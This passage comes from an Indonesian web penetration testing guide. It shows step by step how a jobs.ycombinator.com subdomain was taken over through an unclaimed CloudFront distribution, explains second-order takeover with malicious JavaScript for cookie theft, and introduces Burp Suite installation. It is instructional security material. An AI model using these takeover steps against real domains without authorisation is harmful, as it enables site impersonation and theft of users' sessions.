
Ketika didapati bahwa pointing ke third party content provider ini belum diatur dengan baik, maka akan terdapat tampilan error yang tentunya beragam. Pada kesempatan ini, akan coba dipaparkan mengenai [salah satu hasil temuan tim noobsec terhadap salah satu sub-domain milik ycombinator](#).

Salah satu sub-domain yang terletak di jobs.ycombinator.com ternyata **di-pointing ke cloudfront** yang belum diatur dengan baik.



Gambar 27 Cloudfront yang belum diatur

Hal yang perlu dilakukan ketika mendapatkan tampilan error demikian (tentunya akan berbeda bila beda layanan) adalah dengan mencoba “mengklaim” pada layanan yang ada. Mengingat bahwa cloudfront merupakan bagian dari Amazon (untuk layanan content delivery network), maka dapat masuk ke Cloudfront Dashboard untuk membuat “distributions” baru.



Gambar 28 CloudFront Distributions – Create

Setelahnya yaitu dengan memilih “get started” bagian “Web” untuk memulai pengaturan.

Select a delivery method for your content.

Web

Create a web distribution if you want to:

- Speed up distribution of static and dynamic content, for example, .html, .css, .php, and graphics files.
- Distribute media files using HTTP or HTTPS.
- Add, update, or delete objects, and submit data from web forms.
- Use live streaming to stream an event in real time.

You store your files in an origin - either an Amazon S3 bucket or a web server. After you create the distribution, you can add more origins to the distribution.

Get Started

Gambar 29 "Get Started" with CloudFront Distributions bagian "Web"

Di dalam pengaturan yang ada, pilih “set origin” untuk menambahkan “bucket” pemilik akun. Jika belum memiliki bucket, maka dapat mencoba dengan membuat (“create”) dan unggah (“upload”) file .html sederhana sebagai halaman utama. Berikut ini merupakan contoh pengaturannya:

Create Distribution

Origin Settings

Origin Domain Name: example.cloudfront.net

Origin Path:

Origin ID: Custom-example.cloudfront.net

Origin SSL Protocols:

- TLSv1.2
- TLSv1.1
- TLSv1
- SSLv3

Origin Protocol Policy:

- HTTP Only
- HTTPS Only
- Match Viewer

Origin Response Timeout: 20

Gambar 30 Origin Settings

Ketika telah diatur, maka masukan jobs.ycombinator.com di bagian CNAME pada “distribution settings” yang kemudian dilanjutkan dengan memilih “create” dan simpan.

Distribution Settings

Price Class: Use All Edge Locations (Best Performance)

AWS WAF Web ACL: None

Alternate Domain Names (CNAMEs): jobs.ycombinator.com

SSL Certificate: Default CloudFront Certificate (*.cloudfront.net)


Gambar 31 Memasukan jobs.ycombinator.com ke dalam CNAME

Delivery Method	ID	Domain Name	Comment	Origin	CNAMEs	Status	State	Last Update
Web	E20KMGKMOUC96M	[redacted]	-	[redacted]	jobs.ycombinator.com	In Progress	Enabled	21

Gambar 32 Configuration has been Saved

Bila semua sudah diatur sedemikian rupa sesuai dengan pengaturan yang ada, maka ketika seorang pengguna mengakses halaman “jobs.ycombinator.com”, secara otomatis pengguna akan melihat halaman file .html yang tadi telah dimasukan di awal.

Berikut ini merupakan salah satu contoh tampilannya:



Gambar 33 Sub-Domain Takeover - Proof of Concept


Beberapa contoh lain yang dapat dijadikan referensi untuk issue serupa yaitu sebagai berikut:

- <https://www.we45.com/blog/how-an-unclaimed-aws-s3-bucket-escalates-to-subdomain-takeover> : terkait dengan sub-domain takeover via AWS S3 bucket yang belum diklaim;
- <https://blog.securitybreached.org/2018/09/24/subdomain-takeover-via-unsecured-s3-bucket/> : terkait dengan sub-domain takeover via AWS S3 bucket yang belum diklaim;
- <https://0xpatrik.com/subdomain-takeover-starbucks/> : terkait dengan sub-domain takeover pada layanan Microsoft Azure yang belum diatur dengan baik;
- <https://0xpatrik.com/takeover-proofs/> : terkait dengan sub-domain takeover pada beberapa layanan seperti: Github, Amazon S3, Heroku, dan Readme.io;
- <https://hackernoon.com/subdomain-takeover-of-blog-snapchat-com-60860de02fe7> : terkait dengan sub-domain takeover pada layanan Tumblr.

6.4.3. Eksekusi terhadap Second Order Domain

Bagian ini sebenarnya tidak jauh berbeda dengan dua bagian yang telah dipaparkan sebelumnya. Pada kesempatan ini, **hal yang menjadi pembeda** adalah ketika didapati **di dalam suatu traffic** terdapat penggunaan layanan pihak ke-3 lain yang menjadi bagian dari konten yang ada di dalamnya (tidak serta merta harus merupakan sub-domain dari domain utama).

Sebagai contoh, saat hendak membuka situs example.com, ternyata terdapat sub-domain **subdomain.example.com** yang “dipanggil” oleh aplikasi dimaksud.




Gambar 34 Sub-domain milik Example.com

Ketika ditelusuri, ternyata sub-domain bernama subdomain.example.com ini di-pointing ke layanan pihak ke-3 seperti external domain ataupun third party content provider yang belum diatur dengan baik (atau belum diklaim) sehingga tentu proses mengambil alih sub-domain ini akan merujuk pada dua penjelasan sebelumnya.

Perlu menjadi catatan bahwa di dalam penerapannya, hal ini tidak selalu sub-domain dari domain utama, namun **dapat saja berupa konten dari domain lain** seperti misalnya example.com menarik konten dari pihak-ketiga.com.

Hal terburuk dari pemanfaatan ini adalah ketika ternyata konten yang ditarik oleh domain utama merupakan (tidak terbatas pada) javascript seperti tampak pada gambar sebelumnya. Karena pada situasi itu, seorang Attacker akan dapat mengklaim sub-domain dimaksud (bila rentan) dan memasukan javascript jahat yang dapat digunakan untuk berbagai keperluan seperti mengambil cookies, memaksa pengguna mengunduh malware, ataupun yang lainnya.



Gambar 35 Second Order Sub—Domain - <https://0xpatrik.com/second-order-bugs/>

Di dalam pelaksanaannya, terdapat banyak cara yang dapat digunakan untuk mengetahui “isi” dari suatu domain seperti menggunakan fitur “developer tools” dari browser (seperti Firefox) ataupun menggunakan traffic interceptor seperti Burp Suite.

6.5. Referensi Sub-Domain Takeover

Mengingat pembahasan mengenai hal ini terbilang cukup banyak (dan tidak juga terbatas pada CNAME), maka Panduan ini juga merangkumkan (dari paparan sebelumnya) serta menyertakan

beberapa referensi lain yang dapat digunakan untuk mengidentifikasi kerentanan terkait sub-domain takeover yang ada. Adapun beberapa yang dapat menjadi rujukan adalah:

- Guide Sub-domain Takeovers: <https://www.hackerone.com/blog/Guide-Subdomain-Takeovers>
- Sub-domain Takeover Basics: <https://0xpatrik.com/subdomain-takeover-basics/>
- Broken Link Hijacking: <https://edoverflow.com/2017/broken-link-hijacking/>
- Sub-domain Takeover Proofs (Github, Amazon S3, Heroku, dan Readme.io):
<https://0xpatrik.com/takeover-proofs/>
- Sub-domain Takeover Principles: <https://blog.sweepatic.com/subdomain-takeover-principles/>
- Sub-domain Takeover at Starbucks (via Microsoft Azure): <https://0xpatrik.com/subdomain-takeover-starbucks/>
- Sub-domain Takeover Detection with Aquatone: <https://michenriksen.com/blog/subdomain-takeover-detection-with-aquatone/>
- Hostile Sub-domain Takeover using Heroku, Github, and more:
<https://labs.detectify.com/2014/10/21/hostile-subdomain-takeover-using-herokugithubdes-more/>
- Sub-domain Takeover on Jobsycombinator: <https://noobsec.org/project/2018-11-06-subdomain-takeover-on-jobsycombinator/>
- How an unclaimed AWS S3 Bucket Escalates to Sub-domain Takeover:
<https://www.we45.com/blog/how-an-unclaimed-aws-s3-bucket-escalates-to-subdomain-takeover>
- Sub-domain Takeover via Unsecured S3 Bucket:
<https://blog.securitybreached.org/2018/09/24/subdomain-takeover-via-unsecured-s3-bucket/>
- Sub-domain Takeover of Blog Snapchat (via Tumblr): <https://hackernoon.com/subdomain-takeover-of-blog-snapchat-com-60860de02fe7>

7. INTERCEPTOR & FORWARDER WEB APPLICATION TRAFFIC TOOLS

Tidak dapat dipungkiri bahwa salah satu bagian terbesar yang harus “dihadapi” oleh penguji saat hendak “bermain” dengan suatu aplikasi berbasis web adalah suatu tools yang dapat digunakan sebagai interceptor maupun forwarder terhadap lalu lintas data yang melaju pada suatu aplikasi (baik berupa permintaan/request maupun tanggapan/response).

Tentunya beredar begitu banyak tools yang dapat digunakan dari yang sifatnya tidak berbayar sampai berbayar. OWASP ZAP dan Burp Suite adalah dua dari sekian banyak yang cukup terkenal di kalangan para penguji.

Untuk dapat mempermudah pembahasan sehingga tidak bercabang, maka Panduan ini akan lebih merujuk terhadap penggunaan Burp Suite sebagai interceptor dan forwarder tools.

7.1. Alasan dibutuhkannya Traffic Interceptor and Forwarder

Hal yang dapat menjadi pembuka dari bagian ini adalah suatu pertanyaan singkat, “**bagaimana cara mengetahui suatu aplikasi bekerja dari sudut pandang front-end (atau lebih tepatnya dari sudut pandang pengguna)?**”


Ketika seorang pengguna membuka dan mengakses fitur pada suatu aplikasi, maka pengguna dimaksud hanya dapat melihat flow itu secara kasat mata. Sebagai contoh, terdapat suatu aplikasi yang dapat digunakan untuk membeli suatu pulsa, maka alur yang umum ditemukan adalah:



Gambar 36 Alur umum untuk Konfirmasi Pembelian Pulsa

Namun untuk melakukan suatu pengujian, tentunya alur sedemikian singkat tidaklah cukup untuk mendukung pengujian terhadap suatu sistem. Dengan berbekal penggunaan tools yang dapat digunakan untuk meng-intercept maupun mem-forward suatu traffic, maka langkah uji pun akan menjadi lebih maksimal dan mendalam.

Berikut ini merupakan gambaran alur yang dapat dilihat oleh seorang penguji ketika mendapati suatu aplikasi dengan fitur yang sama seperti yang telah dipaparkan:



Gambar 37 Alur umum untuk Konfirmasi Pembelian Pulsa – dengan Traffic Interceptor

Sebagai sedikit keterangan umum dari bagan ini:

- Login ke Aplikasi

Seperti biasa, ketika seorang pengguna login ke dalam aplikasi dengan credentials yang valid, tentu pengguna dimaksud akan langsung dibawa ke halaman dashboard dari pengguna itu sendiri.

Namun demikian, seorang pengujii akan membutuhkan alur yang berjalan ketika suatu credentials dikirimkan dari sisi pengguna ke server sehingga dapat dilihat potensi kerentanan yang dapat dihasilkan seperti misalnya SQL Injection dan lainnya.

- Memperoleh Session

Session adalah salah satu hal yang terbilang cukup banyak menarik perhatian para pengujii karena terdapat potensi untuk melompat masuk ke akun pengguna lain tanpa harus mengetahui username dan/atau kata sandi yang digunakan. Maka dari itu, alur dalam membaca pembentukan suatu session ketika seorang pengguna telah login adalah suatu hal yang sangat diperlukan untuk mempelajari alur aplikasi lebih jauh.

- Memilih Menu Pembelian Pulsa

Sekilas, tampak tiada masalah di dalam hal ini. Namun di dalam realita, pengujii akan memerlukan alur yang terjadi ketika suatu menu dipilih. Tujuan sederhananya adalah untuk melihat potensi ditemukannya menu yang tersembunyi (misalnya menu dimaksud ternyata hanya diperuntukan oleh pihak internal pemilik aplikasi), ditemukannya kemungkinan parameter penunjuk menu itu diinjeksi, dan lainnya.

- Memilih Nilai Pulsa yang hendak Dibeli

Bukan suatu hal yang tidak mungkin ketika di dalam pembelian pulsa, ternyata terdapat kecacatan dalam kode aplikasi sehingga memungkinkan seorang pengguna membeli nilai pulsa yang tinggi dengan membayar lebih rendah. Untuk mengetahui potensi ini, tentunya penguji pun membutuhkan alur dari proses pemilihan nilai pulsa yang ada yang dilanjutkan sampai pada tahap pembelian.


- Dan tentunya masih banyak lagi hal yang dapat dilihat hanya dari satu flow sederhana ini saja.

Dengan demikian, dapat terlihat bahwa penggunaan tools yang bermanfaat untuk meng-intercept ataupun mem-forward suatu traffic pada aplikasi merupakan suatu hal yang sukar dipisahkan dari penguji. Dari pertimbangan inilah maka Panduan ini pun memasukan sebagai salah satu hal yang harus diketahui oleh penguji.

7.2. Instalasi JRE dan Menjalankan Burp Suite

Burp Suite merupakan salah satu interceptor dan forwarder lalu lintas data aplikasi web yang dibuat oleh PortSwigger Web Security. Di dalam pengembangannya terkini, mereka memiliki tiga versi dari yang sifatnya community (tidak berbayar), professional (berbayar), dan enterprise. Hal terbaik dari nya adalah penguji tidak wajib menggunakan versi berbayar untuk dapat melakukan uji ataupun analisa terhadap lalu lintas data yang ada pada aplikasi.

Versi community dari Burp Suite dapat diunduh pada portal resmi PortSwigger yang beralamatkan di <https://portswigger.net/burp/communitydownload>. Setelah dikunjungi, akan terdapat beberapa pilihan seperti mengunduh langsung file yang telah disediakan untuk masing-masing sistem operasi (seperti .exe maupun .dmg) atau mengunduh format .jar (Java ARchive).




Gambar 38 Burp Suite Community Edition

Untuk menyeragamkan eksekusi pada Panduan ini, maka akan dipilih format .jar dari Burp Suite.


Ketika versi .jar telah terunduh, para pengujii harus memastikan terlebih dahulu bahwa sistem operasi miliknya telah ter-install JRE (Java Runtime Environment). Hal termudah untuk mendeteksi ini adalah dengan mengetikan perintah “java” pada command prompt (untuk sistem operasi Windows) ataupun terminal (pada sistem operasi OS X ataupun Linux). Bila tidak ada, maka pengujii harus mengunduhnya terlebih dahulu.

Mengingat bahwa tautannya bersifat dinamis untuk setiap versi, maka pengujii dapat mencoba memasukan keyword “JRE Download” terlebih dahulu di Google untuk mempermudah perolehan tautan.



Gambar 39 JRE Download - Keyword at Google

Setelahnya, pengujii akan dibawa ke halaman download dari JRE yang berada di portal resmi Oracle. Tentunya tampilan yang diperoleh juga akan berbeda-beda yang akan dilihat dari versi terbaru JRE saat pengujii hendak mengunduhnya.



Gambar 40 Laman Unduh JRE di Portal Resmi Oracle

Pada situasi ini, pengujian hanya cukup memilih sesuai dengan sistem operasi yang digunakan berikut arsitektur dari sistem operasi itu (misalnya 32-bit ataupun 64-bit).


Setelah selesai diunduh, maka lakukan instalasi terhadap JRE dimaksud dan coba ketikan perintah “java” (huruf kecil semua) pada command prompt ataupun terminal yang tersedia. Bila telah ter-install dengan baik, maka secara otomatis akan keluar semacam “help” dari JRE itu sendiri.

```
[Khos-MBP:~ YoKo$ java
Usage: java [-options] class [args...]
           (to execute a class)
or   java [-options] -jar jarfile [args...]
           (to execute a jar file)
where options include:
-d32          use a 32-bit data model if available
-d64          use a 64-bit data model if available
-server        to select the "server" VM
               The default VM is server,
               because you are running on a server-class machine.

               -cp <class search path of directories and zip/jar files>
```

Gambar 41 Tampilan JRE yang telah ter-install


Ketika semua berjalan dengan baik, maka sekarang masuk ke direktori unduh tempat Burp Suite berada. Lalu lanjutkan dengan mengetik “java -jar nama_file_burp_suite.jar” seperti contoh berikut:



Gambar 42 Burp Suite telah Berjalan

Apakah ada cara ringkasnya untuk mempermudah pemanggilan Burp Suite ini? Tentu saja ada. Penguji hanya perlu mengeksekusi file .jar yang telah diunduh dan Burp Suite pun akan berjalan.

Saat Burp Suite telah terbuka, maka penguji akan dihadapkan pada tampilan yang terbilang cukup padat (bila pertama kali melihatnya).

